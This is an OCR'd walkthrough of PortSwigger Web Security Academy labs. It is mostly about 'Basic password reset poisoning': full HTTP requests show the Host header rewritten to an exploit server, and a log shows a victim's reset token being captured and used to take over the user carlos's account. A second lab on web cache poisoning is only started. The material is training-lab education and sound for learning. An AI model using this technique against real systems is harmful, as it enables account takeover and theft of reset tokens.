
Target: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net

Request

```
POST /forgot-password HTTP/2
Host: exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net
Cookie: session=HQcuv02TYQws7W1h4WUFH7fjTNEhfIAF; _lab=
47%7cMCUCFAauEBqM3RfM1%2bRT%2bJNFEWE%2bqunfAhUA1zYhre6G2j1DnjpUus3NEamsUONNPS%2f
PLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzrl9N3wwnGqWDKFH4U4dKxfPUIloc%2feINDJL9psQLn8%2bW
uPZWNpvfM%2feW7wotSrvQXXj7sVEpn762p
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
Referer:
https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-passwor
d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=9c2HddkO2cAfF1O9Esrps5m42EStYzIe&username=wiener
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=contai
          <div class=logo
          </div>
          <div class=tit
            <h2>
              Basic passw
            </h2>
            <a id='lab-li
              Back to lab
```



Basic password reset poisoning

Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net


Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2023-05-16 21:32:22 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net/forgot-password?temp-forgot-password-token=YufIoEOKQAc1skve4IL6CiEPX9R1yXmr Thanks, Support team	View raw
2023-05-16 21:30:42 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-	no-reply@0a31001604dd508881608b6000dc00d3.web-	Account recovery	Hello! Please follow the link below to reset your password. https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-pass	View raw

- Since Burp Suite accurately maintains the separation between the Host header and the target IP address, we can manipulate the Host header and see what affects it has on the application.


- Changing the Host header to our Exploit Server's domain in the password reset request, will change the domain used in the password reset link sent to the user's email account.

- If we change the “username” parameter to a different valid user in the application, the password reset link will be sent to their email. The domain will be the value of our Exploit Server, so when the user clicks on the link a request will be made to the Exploit Server which contains the full URL that has the token.




```
POST /forgot-password HTTP/2
Host: exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net
Cookie: session=[illegible]; _lab=
47%7cMCOCFAauEBqM3RfMI%2bRT%2bJNFEwE%2bquhfAhUAizYnre6G2j1DnjpOus3NEamsUONNPS%2f
PLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzr19N3wwnGqWDKFH4U4dKxfPUIloc%2feINDJL9psQLn8%2bW
uPZWNpvfM%2feW7wotSrvQXXj7sVEpn762p
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
Referer:
https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-passwor
d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=9c2HddkO2cAfF1O9Esrps5m42EStYzIe&username=carlos
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Basic password reset poisoning
            </h2>
            <a id='lab-link' class='button' href='/'>
```



```
2023-05-16 21:36:07 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:07 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:18 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:18 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
2023-05-16 21:36:26 +0000 "GET /forgot-password?temp-forgot-password-token=7uzHb7uFszuQLY5aYpPAZt2DPQi4nx8A HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36
2023-05-16 21:36:29 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0"
```



https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=7uzHb7uFszuQLY5aYpPAZt2DPQi4nx8A

Basic password reset poisoning

Back to lab home | Go to exploit server | Back to lab description


LAB Not solved

Home | My account

New password: ••••

Confirm new password: ••••

Submit



https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/my-account

Basic password reset poisoning

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning

Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email:

Update email

- Now that we have the password rest token in scope for the targeted user, we can request this endpoint in the real application URL to change another user’s password.

Lab: Web cache poisoning via ambiguous requests


Lab: Web cache poisoning via ambiguous requests

- This lab is vulnerable to web cache poisoning due to discrepancies in how the cache and the back-end application handle ambiguous requests. An unsuspecting user regularly visits the site's home page.
- To solve the lab, poison the cache so the home page executes alert(document.cookie) in the victim's browser.
- **Steps to Exploit:**
- See slides.

- Host headers are usually not exploitable when the application uses its value in an unsafe way in the HTTP responses, because it can be hard to send the payload to the victim and have their browser include the malicious host header.

- If the application uses a web cache, we can make the vulnerability exploitable.

- The cache key needs to be persevered, while poisoning the cache, so that the malicious response is mapped to other users' requests.




Request

```
GET / HTTP/2
Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
Cookie: session=c6WLA54UWP6GcrLtvtatpXvCIuNbmVhv; _lab=
46%7cMCwCFDBuI1HE%2bU4Q2rycDKtxszjE3xYSAhQbQM%2fnIbRWAT1lxJ7ulcdGgDVJtNCbjwqQH25
nEer%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWa0dglmYc3yDGt1MWPKxHzqIMi%2f7NVOG8yq1B1Ld2
DgP%2b%2bxnYOkLCIwYnSvZmIpwvW4YWFQ%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10750

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Web cache poisoning via ambiguous requests
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //0aed008704b45ed784d78254000900e5.web-security-academy.net/resources/js/tr
    acking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
```

